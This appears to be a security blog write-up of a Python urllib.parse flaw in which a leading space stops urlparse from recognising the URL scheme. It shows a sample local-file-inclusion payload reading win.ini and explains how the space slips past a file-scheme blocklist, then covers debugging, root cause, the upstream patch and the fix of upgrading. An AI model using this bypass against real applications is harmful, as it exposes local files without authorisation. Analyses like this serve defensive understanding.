
In the case of submitting a common payload of LFI file:c:\WINDOWS\win.ini on a Windows-based system, the application returned with “Input schema is forbidden” because the file schema is blocked by the blocklist.

After adding a space in the URL — the application blocklisting failed to detect the URL schema and causes bypassing of the blocklist. The application then opens the local file and returns its content to the attacker.
Setting the Debugging Environment
The vulnerable library: https://github.com/python/cpython/tree/3.11/Lib/urllib
from urllib.parse import urlparse

url_to_parse = " https://www.vicarius.io/"
output = urlparse(url_to_parse)
print(output)

Then add the breakpoint in the line that uses the function to trigger the vulnerable function, and start the debugger by clicking on the debugger button  in the toolbar.
After running the debugger and stepping into it to let the IDE go to the source code of the installed Python version in the machine — the default in Windows is C:\Users\yosef\AppData\Local\Programs\Python\Python39\Lib\urllib — it appears that it calls the urlparse function, which exists in the parse.py file.


The urlparse function first breaks down the provided argument into two pieces — the scheme and the URL — and sets it to an empty string (scheme='') as the default. The function then proceeds to parse the argument by passing it to the _coerce_args function.
_coerce_args makes sure the given argument is a string and returns noop, otherwise raises a Cannot mix str and non-str arguments error.

Then urlparse calls urlsplit to split the given URL into scheme, netloc (network location), url, query, and fragment.
urlsplit has all the important work, which uses the UNSAFE_URL_BYTES_TO_REMOVE variable to remove '\t', '\r', '\n' to prevent injection.

Root Cause
The root cause is in the code which checks for the characters in the URL first part before the colon (file schema) using for c in url[:i] for url.find(':') — checking all characters if c is among the valid characters that exist in the scheme_chars variable.


If c characters existed in scheme_chars, the code will proceed and save it as the scheme component. And the root cause of this CVE is when the code fails to get the schema — the code processing continues without getting the schema.
After that it checks for the netloc which starts at line number 380, then checks if [] not exist in IPv6 URL format — if so, raises an error saying Invalid IPv6 URL. It then checks for the fragments (sections indicated by #) and then passes the netloc to _checknetloc() function.


_checknetloc(netloc)
The _checknetloc() function handles the network location by first confirming whether it consists of ASCII characters or not. It then proceeds to replace symbols like @, :, #, and ? and normalizes the resulting string. Afterward, the function checks if these characters still exist; if they do, an error is raised.

And then it saves into the variable parseResult which appears with the schema and netloc components not populated, and saves the entire URL with the leading space into path.
Patch Diffing

Link: https://github.com/python/cpython/pull/99421/commits/a284d69de1d1a42714576d4a9562145a94e62127
The modification of the library was by adding a test_attributes_bad_scheme function which checks by looping a range of possible invalid scenarios schemes, including ".", "+", "-", "0", "http&" and non-ASCII to prevent the bypassing using a blank as the previous exploitation.
Mitigation
Upgrade Python to the latest version 3.11.4.
Final Thoughts
After diving deep into the source code of the Python library urllib and debugging the library, we see how simple bugs can do a significant impact. As we see, a simple blank can bypass any blacklisting.